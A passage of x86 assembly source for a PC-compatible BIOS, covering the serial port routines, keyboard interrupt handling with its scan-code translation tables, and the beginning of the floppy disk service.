        POP     SI
        POP     DX
        POP     DS
        IRET

COMINI: PUSH    AX                      ; Init COM port.  AL has data
```

```
                                        ; = (Word Length in Bits - 5)
                                        ;  +(1 iff two stop bits) *  4
                                        ;  +(1 iff parity enable) *  8
                                        ;  +(1 iff parity even  ) * 16
                                        ;  +(BAUD: select 0-7   ) * 32
        MOV     BL,AL
        ADD     DX,3                    ; Line Control Register (LCR)
        MOV     AL,80h                  ;  ...index RS232_BASE + 3
        OUT     DX,AL                   ; Tell LCR to set (latch) baud
        MOV     CL,4
        ROL     BL,CL                   ; Baud rate selects by words
        AND     BX,00001110b            ;  ...mask off extraneous
        MOV     AX,Word ptr CS:[BX+BAUD]     ; Clock divisor in AX
        SUB     DX,3                    ; Load in lo order baud rate
        OUT     DX,AL                   ;  ...index RS232_BASE + 0
        INC     DX                      ; Load in hi order baud rate
        MOV     AL,AH
        OUT     DX,AL                   ;  ...index RS232_BASE + 1
        POP     AX
        INC     DX                      ; Find Line Control Register
        INC     DX                      ;  ...index RS232_BASE + 3
        AND     AL,00011111b            ; Mask out the baud rate
        OUT     DX,AL                   ;  ...set (censored) init stat
        MOV     AL,0
        DEC     DX                      ; Interrupt Enable Reg. (IER)
        DEC     DX                      ;  ...index RS232_BASE + 1
        OUT     DX,AL                   ; Interrupt is disabled
        DEC     DX
        JMP     short   COMSTS          ; Return current status

COMSND: PUSH    AX                      ; Send AL thru COM port
        MOV     AL,3
        MOV     BH,00110000b            ;(Data Set Ready,Clear To Send)
        MOV     BL,00100000b            ;  ..(Data Terminal Ready) wait
        CALL    WAITFR                  ; Wait for transmitter to idle
        JNZ     HUNG                    ;  ...time-out error
        SUB     DX,5                    ;  ...(xmit) index RS232_BASE
        POP     CX                      ; Restore char to CL register
        MOV     AL,CL                   ;  ...get copy to load in uart
        OUT     DX,AL                   ;  ...transmit char to IC 8250
        JMP     COM_ND                  ;  ...AH register has status

HUNG:   POP     CX                      ; Transmit error, restore char
        MOV     AL,CL                   ;  ...in AL for compatibility
                                        ;  ...fall thru to gen. error
HUNGG:  OR      AH,80h                  ; Set error (=sign) bit in AH
        JMP     COM_ND                  ;  ...common exit
```

```
COMGET: MOV     AL,1                    ; Get char. from COM port
        MOV     BH,00100000b            ; Wait on DSR (Data Set  Ready)
        MOV     BL,00000001b            ; Wait on DTR (Data Term.Ready)
        CALL    WAITFR                  ;  ...wait for character
        JNZ     HUNGG                   ;  ...time-out error
        AND     AH,00011110b            ; Mask AH for error bits
        SUB     DX,5                    ;  ...(rcvr) index RS232_BASE
        IN      AL,DX                   ; Read the character
        JMP     COM_ND                  ;  ...AH register has status

COMSTS: ADD     DX,5                    ; Calculate line control stat
        IN      AL,DX                   ;  ...index RS232_BASE + 5
        MOV     AH,AL                   ;  ...save high order status
        INC     DX                      ; Calculate modem stat. reg.
        IN      AL,DX                   ;  ...index RS232_BASE + 6
        JMP     COM_ND                  ;  ...save low  order status
                                        ;AX=(DEL Clear_To_Send) *    1
                                        ;   (DEL Data_Set_ready)*    2
                                        ;   (Trailing_Ring_Det.)*    4
                                        ;   (DEL Carrier_Detect)*    8
                                        ;   (    Clear_To_Send )*   16
                                        ;   (    Data_Set_Ready)*   32
                                        ;   (    Ring_Indicator)*   64
                                        ;   (    Carrier_Detect)*  128
                                        ;        **************
                                        ;   (    Char  received)*  256
                                        ;   (    Char smothered)*  512
                                        ;   (    Parity error  )* 1024
                                        ;   (    Framing error )* 2048
                                        ;   (    Break detected)* 4096
                                        ;   (    Able to xmit  )* 8192
                                        ;   (    Transmit idle )*16384
                                        ;   (    Time out error)*32768

POLL:   MOV     BL,byte ptr [DI+7Ch]    ; Wait on BH in status or error

POLL_1: SUB     CX,CX                   ; Outer delay loop
POLL_2: IN      AL,DX                   ;  ...  inner loop
        MOV     AH,AL
        AND     AL,BH                   ; And status with user BH mask
        CMP     AL,BH
        JZ      POLLXT                  ;  ...  jump if mask set
        LOOP    POLL_2                  ; Else try again
        DEC     BL
        JNZ     POLL_1
        OR      BH,BH                   ; Clear mask to show timeout
```

```
POLLXT: RET                             ; Exit AH reg. Z flag status

WAITFR: ADD     DX,4                    ; Reset the Modem Control Reg.
        OUT     DX,AL                   ;  ...index RS232_BASE + 4
        INC     DX                      ; Calculate Modem Status Reg.
        INC     DX                      ;  ...index RS232_BASE + 6
        PUSH    BX                      ; Save masks (BH=MSR,BL=LSR)
        CALL    POLL                    ; ...wait on MSR modem status
        POP     BX                      ; ...restore wait masks BH,BL
        JNZ     WAITF1                  ; ..."Error Somewhere" by DEC

        DEC     DX                      ; Calculate Line Status Reg.
        MOV     BH,BL                   ;  ...index RS232_BASE + 5
        CALL    POLL                    ;  ...wait on LSR line status

WAITF1: RET                             ; Status in AH reg. and Z flag

        ENTRY   0E82Eh                  ; IBM entry, key bios service

INT_16: STI                             ; Keyboard bios services
        PUSH    DS
        PUSH    BX
        MOV     BX,40h
        MOV     DS,BX                   ; Load work segment
        OR      AH,AH
        JZ      KPD_RD                  ; Read keyboard buffer, AH=0
        DEC     AH
        JZ      KPD_WT                  ; Set Z if char  ready, AH=1
        DEC     AH
        JZ      KPD_SH                  ; Return shift in AL  , AH=2

KPD_XT: POP     BX                      ; Exit INT_16 keypad service
        POP     DS
        IRET

KPD_RD: CLI                             ; No interrupts, alters buffer
        MOV     BX,DS:1Ah               ;  ...point to buffer head
        CMP     BX,DS:1Ch               ; If not equal to buffer tail
        JNZ     KPD_R1                  ;  ...char waiting to be read
        STI                             ; Else allow interrupts
        JMP     KPD_RD                  ;  ...wait for him to type

KPD_R1: MOV     AX,[BX]                 ; Fetch the character
        INC     BX                      ;  ...point to next character
        INC     BX                      ;  ...char = scan code + shift
        MOV     DS:1Ah,BX               ; Save position in head
```

```
        CMP     BX,DS:82h               ;  ...buffer overflowed?
        JNZ     KPD_XT                  ;  ...no, done
        MOV     BX,DS:80h               ; Else reset to point at start
        MOV     DS:1Ah,BX               ;  ...and correct head position
        JMP     KPD_XT

KPD_WT: CLI                             ; No interrupts, critical code
        MOV     BX,DS:1Ah               ;  ...point to buffer head
        CMP     BX,DS:1Ch               ;  ...equal buffer tail?
        MOV     AX,[BX]                 ;     (fetch, look ahead)
        STI                             ; Enable interrupts
        POP     BX
        POP     DS
        RETF    2                       ; Do IRET, preserve flags

KPD_SH: MOV     AL,DS:17h               ; Read keypad shift status
        JMP     KPD_XT

        ENTRY   0E885h                  ; Align INT_9 at correct place

ASCII   db      000h,037h,02Eh,020h     ; Scan -> Ascii.  Sign bit set
        db      02Fh,030h,031h,021h     ;  ...if further work needed
        db      032h,033h,034h,035h
        db      022h,036h,038h,03Eh
        db      011h,017h,005h,012h
        db      014h,019h,015h,009h
        db      00Fh,010h,039h,03Ah
        db      03Bh,084h,001h,013h
        db      004h,006h,007h,008h
        db      00Ah,00Bh,00Ch,03Fh
        db      040h,041h,082h,03Ch
        db      01Ah,018h,003h,016h
        db      002h,00Eh,00Dh,042h
        db      043h,044h,081h,03Dh
        db      088h,02Dh,0C0h,023h
        db      024h,025h,026h,027h
        db      028h,029h,02Ah,02Bh
        db      02Ch,0A0h,090h

NOALFA  db      032h,036h,02Dh,0BBh     ; Non-Alphabetic secondary
        db      0BCh,0BDh,0BEh,0BFh     ;  ...translation table
        db      0C0h,0C1h,0C2h,0C3h
        db      0C4h,020h,031h,033h
        db      034h,035h,037h,038h
        db      039h,030h,03Dh,01Bh
        db      008h,05Bh,05Dh,00Dh
        db      05Ch,02Ah,009h,03Bh
```

```
        db      027h,060h,02Ch,02Eh
        db      02Fh

CTRLUP  db      040h,05Eh,05Fh,0D4h    ; CTRL uppercase secondary
        db      0D5h,0D6h,0D7h,0D8h    ;  ...translation table
        db      0D9h,0DAh,0DBh,0DCh    ;  ...for non-ASCII control
        db      0DDh,020h,021h,023h
        db      024h,025h,026h,02Ah
        db      028h,029h,02Bh,01Bh
        db      008h,07Bh,07Dh,00Dh
        db      07Ch,005h,08Fh,03Ah
        db      022h,07Eh,03Ch,03Eh
        db      03Fh

CTRLLO  db      003h,01Eh,01Fh,0DEh    ; CTRL lowercase secondary
        db      0DFh,0E0h,0E1h,0E2h    ;  ...translation table
        db      0E3h,0E4h,0E5h,0E6h    ;  ...for non-ASCII control
        db      0E7h,020h,005h,005h
        db      005h,005h,005h,005h
        db      005h,005h,005h,01Bh
        db      07Fh,01Bh,01Dh,00Ah
        db      01Ch,0F2h,005h,005h
        db      005h,005h,005h,005h
        db      005h

ALTKEY  db      0F9h,0FDh,002h,0E8h    ; ALT key secondary
        db      0E9h,0EAh,0EBh,0ECh    ;  ...translation table
        db      0EDh,0EEh,0EFh,0F0h
        db      0F1h,020h,0F8h,0FAh
        db      0FBh,0FCh,0FEh,0FFh
        db      000h,001h,003h,005h
        db      005h,005h,005h,005h
        db      005h,005h,005h,005h
        db      005h,005h,005h,005h
        db      005h

NUMPAD  db      '789-456+1230.'        ; Keypad secondary tralsator

NUMCTR  db      0F7h,005h,004h,005h    ; Numeric keypad CTRL sec.
        db      0F3h,005h,0F4h,005h    ;  ...translation table
        db      0F5h,005h,0F6h,005h
        db      005h

NUMUPP  db      0C7h,0C8h,0C9h,02Dh    ; Numeric keypad SHIFT sec.
        db      0CBh,005h,0CDh,02Bh    ;  ...translation table
        db      0CFh,0D0h,0D1h,0D2h
        db      0D3h
```

```
INT_9:  STI                             ; Key press hardware interrupt
        PUSH    AX
        PUSH    BX
        PUSH    CX
        PUSH    DX
        PUSH    SI
        PUSH    DI
        PUSH    DS
        PUSH    ES
        CLD
        MOV     AX,40h
        MOV     DS,AX
        IN      AL,60h                  ; Read the scan code data
        PUSH    AX                      ;  ...save it
        IN      AL,61h                  ; Get control port status
        PUSH    AX                      ;  ...save it
        OR      AL,10000000b            ; Set "latch" bit to
        OUT     61h,AL                  ;  ...acknowledge data
        POP     AX                      ; Restore control status
        OUT     61h,AL                  ;  ...to enable keyboard
        POP     AX                      ;  ...restore scan code
        MOV     AH,AL                   ; Save copy of scan code
        CMP     AL,11111111b            ;  ...check for overrun
        JNZ     KY_01                   ;  ...no, OK
        JMP     KY_BEP                  ; Else beep bell on overrun

KY_EOI: MOV     AL,20h                  ; Send end_of_interrupt code
        OUT     20h,AL                  ;  ...to 8259 interrupt chip

KY_XIT: POP     ES                      ; Exit the interrupt
        POP     DS
        POP     DI
        POP     SI
        POP     DX
        POP     CX
        POP     BX
        POP     AX
        IRET

KY_01:  AND     AL,01111111b            ; Valid scan code, no break
        CMP     AL,46h
        JBE     KY_02
        JMP     KY_CT8

KY_02:  MOV     BX,offset ASCII         ; Table for ESC thru Scroll Lck
        XLAT    CS:[BX]                 ;  ...translate to Ascii
```

```
        OR      AL,AL                   ; Sign flags "Shift" type key
        JS      KY_FLG                  ;  ...shift,caps,num,scroll etc
        OR      AH,AH                   ; Invalid scan code?
        JS      KY_EOI                  ;  ...exit if so
        JMP     short   KY_ASC          ; Else normal character

KY_FLG: AND     AL,01111111b            ; Remove sign flag bit
        OR      AH,AH                   ;  ...check scan code
        JS      KY_SUP                  ;  ...negative, key released
        CMP     AL,10h                  ; Is it a "toggle" type key?
        JNB     KY_TOG                  ;  ...yes
        OR      DS:17h,AL               ; Else set bit in "flag" byte
        JMP     KY_EOI                  ;  ...and exit

KY_TOG: TEST    Byte ptr DS:17h,00000100b   ; Control key pressed?
        JNZ     KY_ASC                      ;  ...yes, skip
        TEST    AL,DS:18h               ; Else check "CAPS, NUM, SCRL"
        JNZ     KY_EOI                  ;  ...set, invalid, exit
        OR      DS:18h,AL               ; Show set in "flag_1" byte
        XOR     DS:17h,AL               ;  ...flip bits in "flag" byte
        JMP     KY_EOI

KY_SUP: CMP     AL,10h                  ; Released - is it "toggle" key
        JNB     KY_TUP                  ;  ...skip if so
        NOT     AL                      ; Else form two's complement
        AND     DS:17h,AL               ;  ...to do BIT_CLEAR "flags"
        CMP     AL,11110111b            ; ALT key release special case
        JNZ     KY_EOI                  ;  ...no, exit
        MOV     AL,DS:19h               ; Else get ALT-keypad character
        MOV     AH,0                    ;  ...pretend null scan code
        MOV     DS:19h,AH               ;  ...zero ALT-keypad character
        CMP     AL,AH                   ; Was there a valid ALT-keypad?
        JZ      KY_EOI                  ;  ...no, ignore, exit
        JMP     KY_NUL                  ; Else stuff it in ASCII buffer

KY_TUP: NOT     AL                      ; Form complement of toggle key
        AND     DS:18h,AL               ;  ...to do BIT_CLEAR "flag_1"
        JMP     KY_EOI

KY_ASC: TEST    Byte ptr DS:18h,00001000b  ; Scroll lock pressed?
        JZ      KY_NLK                     ;  ...no
        CMP     AH,45h                  ; Is this a NUM LOCK character?
        JZ      KY_03                      ;  ...no
        AND     Byte ptr DS:18h,11110111b  ;Else clear bits in "flag_1"

KY_03:  JMP     KY_EOI                  ;  ...and exit
```

```
KY_NLK: TEST    Byte ptr DS:17h,00001000b  ; ALT key pressed?
        JNZ     KY_ALT                     ;  ...yes
        TEST    Byte ptr DS:17h,00000100b  ; CTRL key pressed?
        JNZ     KY_CTL                     ;  ...yes
        TEST    Byte ptr DS:17h,00000011b  ; Either shift key pressed?
        JNZ     KSHIFT                 ;  ...yes

KY_LC:  CMP     AL,1Ah                 ; Alphabetic character?
        JA      KY_LC1                 ;  ...no
        ADD     AL,'a'-1               ; Else add lower case base
        JMP     KY_COM

KY_LC1: MOV     BX,offset NOALFA       ; Non-alphabetic character
        SUB     AL,20h
        XLAT    CS:[BX]                ;  ...do the xlate
        JMP     KY_COM

KY_ALT: CMP     AL,1Ah                 ; Control key pressed?
        JA      KY_AGN                 ;  ...no, skip
        MOV     AL,0                   ; Else illegal key press
        JMP     KY_BFR

KY_AGN: MOV     BX,offset ALTKEY       ; Load ALT key translation
        SUB     AL,20h                 ;  ...bias to printing char.
        XLAT    CS:[BX]                ;  ...do the translation
        JMP     KY_COM

KY_CTL: CMP     AH,46h                 ; Scroll lock key?
        JNZ     KY_CT1                 ;  ...no, skip
        MOV     Byte ptr DS:71h,10000000b  ; Else CTRL-"Scroll" = break
        MOV     AX,DS:80h                  ;  ...get key buffer start
        MOV     DS:1Ch,AX              ;  ...get key tail to start
        MOV     DS:1Ah,AX              ;  ...get key head to start
        INT     1Bh                    ; Issue a "Break" interrupt
        SUB     AX,AX
        JMP     KY_CO2

KY_CT1: CMP     AH,45h                 ; Num lock key?
        JNZ     KY_CT2                 ;  ...no, skip
        OR      Byte ptr DS:18h,00001000b  ; Else show scroll lock
        MOV     AL,20h                     ;  ...send end_of_interrupt
        OUT     20h,AL                 ;  ...to 8259 int. controller
        CMP     Byte ptr DS:49h,7      ; Monochrome monitor?
        JZ      KY_POL                 ;  ...yes, skip
        MOV     DX,3D8h                ; Else reset mode
        MOV     AL,DS:65h              ;  ...for the
        OUT     DX,AL                  ;  ...CGA color card
```

```
KY_POL: TEST    Byte ptr DS:18h,00001000b  ; Wait for him to type
        JNZ     KY_POL                     ;  ...not yet
        JMP     KY_XIT

KY_CT2: CMP     AH,3                   ; Is it a Control @ (null) ?
        JNZ     KY_CT3                 ;  ...no
        MOV     AL,0                   ; Else force a null

KY_CT4: JMP     KY_BFR                 ;  ...save in buffer

KY_CT3: CMP     AL,1Ah                 ; Is it a control character?
        JBE     KY_CT4                 ;  ...yes
        MOV     BX,offset CTRLLO       ; Else non-ascii control
        SUB     AL,20h                 ;  ...lower case
        XLAT    CS:[BX]                ;  ...translation
        JMP     KY_COM

KSHIFT: CMP     AH,37h                 ; Print_Screen pressed?
        JNZ     KY_CT5
        MOV     AL,20h                 ; Yes, send end_of_interrupt
        OUT     20h,AL                 ;  ...to 8259 interrupt chip
        INT     5                      ; Request print_screen service
        JMP     KY_XIT                 ;  ...and exit key service

KY_CT5: CMP     AL,1Ah                 ; Alphabetic char?
        JA      KY_CT6                 ;  ...no
        ADD     AL,'A'-1               ; Yes, add base for alphabet
        JMP     KY_COM

KY_CT6: MOV     BX,offset CTRLUP       ; Non-ascii control
        SUB     AL,20h                 ;  ...upper case
        XLAT    CS:[BX]                ;  ...translation
        JMP     KY_COM

KY_CT8: SUB     AL,47h                 ; Keypad key, convert origin
        MOV     BL,DS:17h              ;  ...get "flag" byte
        TEST    BL,00001000b           ; Look for ALT keypad entry
        JNZ     KB_NUM                 ;  ...do special entry thing
        TEST    BL,00000100b           ; CTRL key pressed?
        JNZ     KY_CTR                 ;  ...skip if so
        TEST    BL,00100000b           ; Toggle "Num Lock" ?
        JZ      KY_CT9                 ;  ...no, continue
        TEST    BL,00000011b           ; Shift keys hit?
        JNZ     KY_CTA                 ;  ...no, check "INS"
        JMP     KY_CTD                 ; Else xlat keypad char.
```

```
KY_CT9: TEST    BL,00000011b            ; Shift keys hit?
        JZ      KY_CTA                  ;  ...no, check "INS" key
        JMP     KY_CTD                  ; Else xlat keypad char.

KB_NUM: OR      AH,AH                   ; ALT-keypad entry, scan code
        JS      KY_EO1                  ;  ...out of range
        TEST    Byte ptr DS:17h,00000100b       ; Else check CTRL state
        JZ      KY_PAD                          ;  ...not pressed, ALT
keypad

KY_PAT: CMP     AH,53h                  ; Patch for CTRL ALT - toggle
        JNZ     KY_PA1                  ;  ...not a DEL (reset)
        MOV     Word ptr DS:72h,1234h   ; Ctrl-Alt-Del, set init flag
        JMP     WARM                    ;  ...do a warm reboot

KY_PA1: CMP     AH,4Ah                  ; Is it a keypad "-" ?
        JNZ     KY_PAD                  ;  ...no, skip
        PUSH    AX
        PUSH    BX
        PUSH    CX
        IN      AL,61h                  ; Read equipment flags
        XOR     AL,00001100b            ;  ...toggle speed
        OUT     61h,AL                  ; Write new flags back

        MOV     AH,1                    ; Video func=Set cursor type
        MOV     CX,607h                 ;  ...start at 6, end at 7
        AND     AL,4                    ; Is turbo mode set?
        JZ      KY_CUR                  ;  ...no, keep big cursor
        MOV     CH,0                    ; Else set tiny cursor

KY_CUR: INT     10h                     ; Set cursor type service
        MOV     BX,DS:80h               ;  ...get start of key buf
        MOV     DS:1Ah,BX               ;  ...set head  to start
        MOV     DS:1Ch,BX               ;  ...set tail  to start
        POP     CX
        POP     BX
        POP     AX

KY_PAD: MOV     BX,offset NUMPAD        ; Get keypad translation table
        XLAT    CS:[BX]                 ;  ...convert to number
        CMP     AL,'0'                  ; Is it a valid ASCII digit?
        JB      KY_EO1                  ;  ...no, ignore it
        SUB     AL,30h                  ; Else convert to number
        MOV     BL,AL                   ;  ...save a copy
        MOV     AL,DS:19h               ; Get partial ALT-keypad sum
        MOV     AH,0Ah                  ;  ...times 10 (decimal)
        MUL     AH
```

```
        ADD     AL,BL                   ; Add in new digit to sum
        MOV     DS:19h,AL               ;  ...save as new ALT entry

KY_EO1: JMP     KY_EOI                  ; End_of_interrupt, exit

KY_CTR: OR      AH,AH                   ; Key released?
        JS      KY_EO1                  ;  ...ignore if so
        MOV     BX,offset NUMCTR        ; Else Numeric Keypad Control
        XLAT    CS:[BX]                 ;  ...secondary translate
        JMP     short   KY_COM          ;  ...and save it

KY_CTA: CMP     AH,0D2h                 ; Was "INS" key released?
        JNZ     KY_CTB
        AND     Byte ptr DS:18h,01111111b ;Yes, clear "INS" in "FLAG_1"
        JMP     short   KY_EO1

KY_CTB: OR      AH,AH                   ; Key released?
        JS      KY_EO1                  ;  ...ignore if so
        CMP     AH,52h                  ; Else check for "INS" press
        JNZ     KY_CTC                      ;  ...not "INS" press
        TEST    Byte ptr DS:18h,10000000b  ; Was INS key in effect?
        JNZ     KY_EO1                      ;  ...yes, ignore Else
        XOR     Byte ptr DS:17h,10000000b  ; tog "INS" in "FLAG" byte
        OR      Byte ptr DS:18h,10000000b  ; set "INS" in "FLAG_1" byte

KY_CTC: MOV     BX,offset NUMUPP        ; Numeric Keypad Upper Case
        XLAT    CS:[BX]                 ;  ...secondary translation
        JMP     short   KY_COM

KY_CTD: OR      AH,AH                   ; Was the key released?
        JS      KY_EO1                  ;  ...yes, ignore
        MOV     BX,offset NUMPAD        ; Load translation table
        XLAT    CS:[BX]                 ;  ...do translate
        JMP     short   KY_COM

KY_COM: CMP     AL,5                    ; Common entry, char in AL
        JZ      KY_EO2                  ;  ...Control E, ignore
        CMP     AL,4
        JA      KY_CO1                  ; Above Control D

        OR      AL,10000000b            ; Else set sign flag
        JMP     short   KY_CO2

KY_CO1: TEST    AL,10000000b            ; Is sign bit set?
        JZ      KY_CO3                  ;  ...skip if so
        AND     AL,01111111b            ; Else mask sign off
```

```
KY_CO2: MOV     AH,AL                       ; Save in high order byte
        MOV     AL,0                        ;  ...set scan code to zero

KY_CO3: TEST    Byte ptr DS:17h,01000000b  ; Test for "CAPS LOCK" state
        JZ      KY_BFR                      ;  ...no, skip
        TEST    Byte ptr DS:17h,00000011b  ; Test for SHIFT key
        JZ      KY_CO4                      ;  ...skip if no shift
        CMP     AL,'A'                      ; Check for alphabetic key
        JB      KY_BFR                      ;  ...not SHIFT_able
        CMP     AL,'Z'                      ; Check for alphabetic key
        JA      KY_BFR                      ;  ...not SHIFT_able
        ADD     AL,20h                      ; Else do the shift
        JMP     short   KY_BFR

KY_CO4: CMP     AL,'a'                      ; Check for alphabetic key
        JB      KY_BFR                      ;  ...not SHIFT_able
        CMP     AL,'z'                      ; Check for Alphabetic key
        JA      KY_BFR                      ;  ...not SHIFT_able
        SUB     AL,20h                      ; Else do the shift

KY_BFR: MOV     BX,DS:1Ch                   ; BX = tail of buffer
        MOV     DI,BX                       ;  ...save it
        INC     BX                          ;  ...advance
        INC     BX                          ;  ...by word
        CMP     BX,DS:82h                   ; End of buffer reached?
        JNZ     KY_CHK                      ;  ...no, skip
        MOV     BX,DS:80h                   ; Else BX = beginning of buffer

KY_CHK: CMP     BX,DS:1Ah                   ; BX = Buffer Head ?
        JNZ     KY_STF                      ;  ...no, OK
        JMP     short   KY_BEP              ; Else buffer overrun, beep

KY_STF: MOV     [DI],AX                     ; Stuff scan code, char in bfr
        MOV     DS:1Ch,BX                   ;  ...and update bfr tail

KY_EO2: JMP     KY_EOI

KY_BEP: MOV     AL,20h                      ; Keyboard beeper routine
        OUT     20h,AL                      ;  ...send end_of_interrupt
        MOV     BX,80h                      ; Cycles in beep
        IN      AL,61h                      ;  ...get status
        PUSH    AX                          ;  ...save copy

KY_BE1: AND     AL,11111100b                ; Mask off speaker bits
        OUT     61h,AL                      ;  ...disable speaker
KY_BE2: MOV     CX,64h                      ; Constant for pitch
KY_BE3: LOOP    KY_BE3                      ;  ...delay, speaker off
```

```
        XOR     AL,00000010b
        OUT     61h,AL                  ; Toggle speaker position
        TEST    AL,00000010b            ; Full cycle done yet?
        JZ      KY_BE2                  ;  ...no, do other half cycle
        DEC     BX                      ; Else show cycle sent
        JNZ     KY_BE1                  ;  ...more cycles to send
        POP     AX
        OUT     61h,AL                  ; Restore flags
        MOV     CX,32h                  ; Silence counter
KY_BE4: LOOP    KY_BE4                  ; Send nothing for while
        JMP     KY_XIT

KY_NUL: MOV     AH,38h                  ; ALT key pressed, released
        JMP     KY_BFR                  ;  ...for no logical reason

        ENTRY   0EC59h                  ; IBM entry point for floppy

INT_13: STI                             ; Floppy disk services
        PUSH    BP
        PUSH    SI
        PUSH    DI
        PUSH    DS
        PUSH    ES
        PUSH    BX
        MOV     DI,AX                   ; Request type in DI, for index
        XOR     AX,AX
        MOV     DS,AX
        LES     SI,Dword ptr DS:78h     ; Get disk parameter table
        MOV     AX,40h
        MOV     DS,AX
        MOV     BX,5
        MOV     AX,ES:[BX+SI]           ; Get (Gap Length, DTL) in AX
        PUSH    AX                      ;  ...save it
        DEC     BX
        DEC     BX
        MOV     AX,ES:[BX+SI]           ; Get (Bytes/sector,EOT) in AX
        PUSH    AX                      ;  ...save it
        XCHG    CL,DH
        XCHG    DL,CL
        PUSH    DX                      ; Push (Head,Drive) swapped
        PUSH    CX
        PUSH    DI
        MOV     BP,SP                   ; Mark bottom of stack frame
ifdef   SLOW_FLOPPY
        CALL    FD_SPD                  ;  ...execute request lo speed
else
        CALL    FD_XQT                  ;  ...execute at current speed
```

```
endif
        MOV     AH,ES:[SI+2]            ; Get new motor count
        MOV     DS:40h,AH               ;  ...and save it
        MOV     AH,DS:41h               ; Get completion status
        CMP     AH,1                    ;  ...check for write protect
        CMC                             ;  ...was write protect error
        POP     BX
        POP     CX
        POP     DX
        XCHG    DL,CL
        XCHG    CL,DH
        POP     BX                      ; Clean
        POP     BX                      ;  ...up
        POP     BX                      ;  ...stack
        POP     ES
        POP     DS
        POP     DI
        POP     SI
        POP     BP
        RETF    2

FD_XQT: MOV     AL,[BP+1]               ; Get floppy service number
        OR      AL,AL
        JZ      FD_RST                  ;  ...reset, AH=0
        DEC     AL
        JZ      FD_XQ3                  ;  ...read status, AH=1
        CMP     Byte ptr [BP+2],3       ; For track number above 3?
        JA      FD_XQ1                  ;  ...yes
        CMP     AL,5                    ; Service within range?
        JBE     FD_XQ2                  ; ...yes

FD_XQ1: MOV     Byte ptr DS:41h,1       ; Say write protect error
        RET

FD_XQ2: JMP     FD_001                  ; Execute legal service

FD_XQ3: MOV     AL,DS:41h               ; Return NEC status byte
        RET

FD_RST: MOV     DX,3F2h                 ; Reset the floppy disk system
        CLI
        AND     Byte ptr DS:3Fh,00001111b  ; Clear "write in progress"
        MOV     AL,DS:3Fh                  ;  ...find out busy drives
        MOV     CL,4
        SHL     AL,CL
        TEST    AL,00100000b
        JNZ     FD_RS1                  ; Drive #1 active
```

```
        TEST    AL,01000000b
        JNZ     FD_RS2                 ; Drive #2 active
        TEST    AL,10000000b
        JZ      FD_RS0                 ; Drive #3 idle

FD_RS3: INC     AL
FD_RS2: INC     AL
FD_RS1: INC     AL

FD_RS0: MOV     Byte ptr DS:3Eh,0      ; All drives need recalibrate
        MOV     Byte ptr DS:41h,0      ;  ...no completion status
        OR      AL,00001000b           ; Interrupt ON in command word
        OUT     DX,AL                  ;  ...send word to controller
        OR      AL,00000100b           ; "Reset" in command word
        OUT     DX,AL                  ;  ...send word to controller
        STI
        CALL    NC_BSY                 ; Wait for completion
        CALL    NC_STS                 ;  ...read result block
        MOV     AL,DS:42h
        CMP     AL,0C0h                ; Did the reset work
        JZ      FD_RS4                 ;  ...yes
        MOV     Byte ptr DS:41h,20h    ; Else set controller error
        JMP     short   FD_RS5         ;  ...return

FD_RS4: MOV     AL,3                   ; Specify command to NEC
        CALL    NEC765                 ;  ...send it
        MOV     AL,ES:[SI]             ; First byte in param block
        CALL    NEC765                 ;  ...send it
        MOV     AL,ES:[SI+1]           ; Secnd byte in param block
        CALL    NEC765                 ;  ...send it

FD_RS5: RET

NECFUN  db      003h,000h,0E6h,0C5h,0E6h,04Dh ;NECfunction table lookup
NECDMA  db      000h,000h,046h,04Ah,042h,04Ah ;DMA modes for 8237
NECWRT  db      000h,000h,000h,080h,000h,080h ;Write flag table lookup
NECDRV  db      1,2,4,8                       ;Drive number table lookup
NECERR  db      80h,20h,10h,4,2,1             ;Error code   table lookup
NECSTS  db      04h,10h,08h,04h,03h,02h,20h   ;Disk status  table lookup

FD_001: CLI                            ; Normal (non-reset) commands
        MOV     Byte ptr DS:41h,0      ;  ...reset status
        MOV     AL,[BP+1]              ; Get command word
        MOV     AH,0
        MOV     DI,AX                  ; Save copy, zero-extended
        OUT     0Ch,AL                 ;  ...diddle LSB/MSB flip-flop
        MOV     AL,CS:[DI+NECDMA]      ; Fetch DMA mode
```

```
        OUT     0Bh,AL                  ;  ...send it to IC8237
        MOV     AX,[BP+0Ch]             ; Get segment address
        MOV     CL,4                    ;  ...convert
        ROL     AX,CL                   ;  ...to (offset, 64K page no)
        MOV     CH,AL                   ; Extract page number (0-15.)
        AND     CH,00001111b            ;  ...for 8237 dma controller
        AND     AL,11110000b            ; Extract implicit page offset
        ADD     AX,[BP+0Ah]             ;  ...add explicit user offset
        ADC     CH,0                    ;  ...(page number overflowed)
        MOV     DX,AX                   ; Now save lo 16 bits of addr.
        OUT     4,AL                    ;  ...send lowest 8 bits  " "
        MOV     AL,AH
        OUT     4,AL                    ;  ...send next   8 bits  " "
        MOV     AL,CH
        OUT     81h,AL                  ; 64K page no to DMA page reg
        MOV     AH,[BP+0]
        MOV     AL,0
        SHR     AX,1                    ; Sector cnt * 128
        MOV     CL,[BP+6]               ; Track count
        SHL     AX,CL                   ;  * sector count
        DEC     AX                      ; - 1
        OUT     5,AL                    ; Send 1/2 of the word count
        XCHG    AL,AH
        OUT     5,AL                    ; Send 2/2 of the word count
        XCHG    AL,AH
        ADD     AX,DX                   ; Compute final address
        JNB     FD_002                  ;  ...ok
        STI
        MOV     Byte ptr DS:41h,9h      ; Else wrapped around 64K byte
        JMP     FD_64K                  ;  ...page register

FD_002: MOV     AL,2                    ; Disable floppy disk dma
        OUT     0Ah,AL
        MOV     Byte ptr DS:40h,0FFh    ; Set large motor timeout
        MOV     BL,[BP+2]               ;  ...get drive number
        MOV     BH,0
        MOV     AL,CS:[BX+NECDRV]       ; Table lookup bit position
        MOV     CH,AL                   ;  ...save mask
        MOV     CL,4
        SHL     AL,CL                   ; Shift mask into place
        OR      AL,BL                   ;  ...or in drive select
        OR      AL,0Ch                  ;  ...or in DMA and NO RESET
        MOV     DX,3F2h
        OUT     DX,AL                   ; Send to floppy control port
        STI
        MOV     AL,CS:[DI+NECWRT]       ; Table lookup for write  flag
        OR      DS:3Fh,AL               ;  ...set write flag if active
```

```
        OR      AL,AL
        JNS     FD_003                  ;  ...skip if non-write
        MOV     AH,ES:[SI+0Ah]          ; Motor start from param blk
        OR      AH,AH
        JZ      FD_003                  ;  ...none specified
        TEST    CH,DS:3Fh               ; Was this drive motor running?
        JNZ     FD_003                  ;  ...skip if so
        CALL    FD_WT1                  ; Else delay for motor start

FD_003: OR      DS:3Fh,CH               ; Show this motor is running
        TEST    CH,DS:3Eh               ; Drive recalibration needed?
        JNZ     FD_004                  ;  ...no, skip
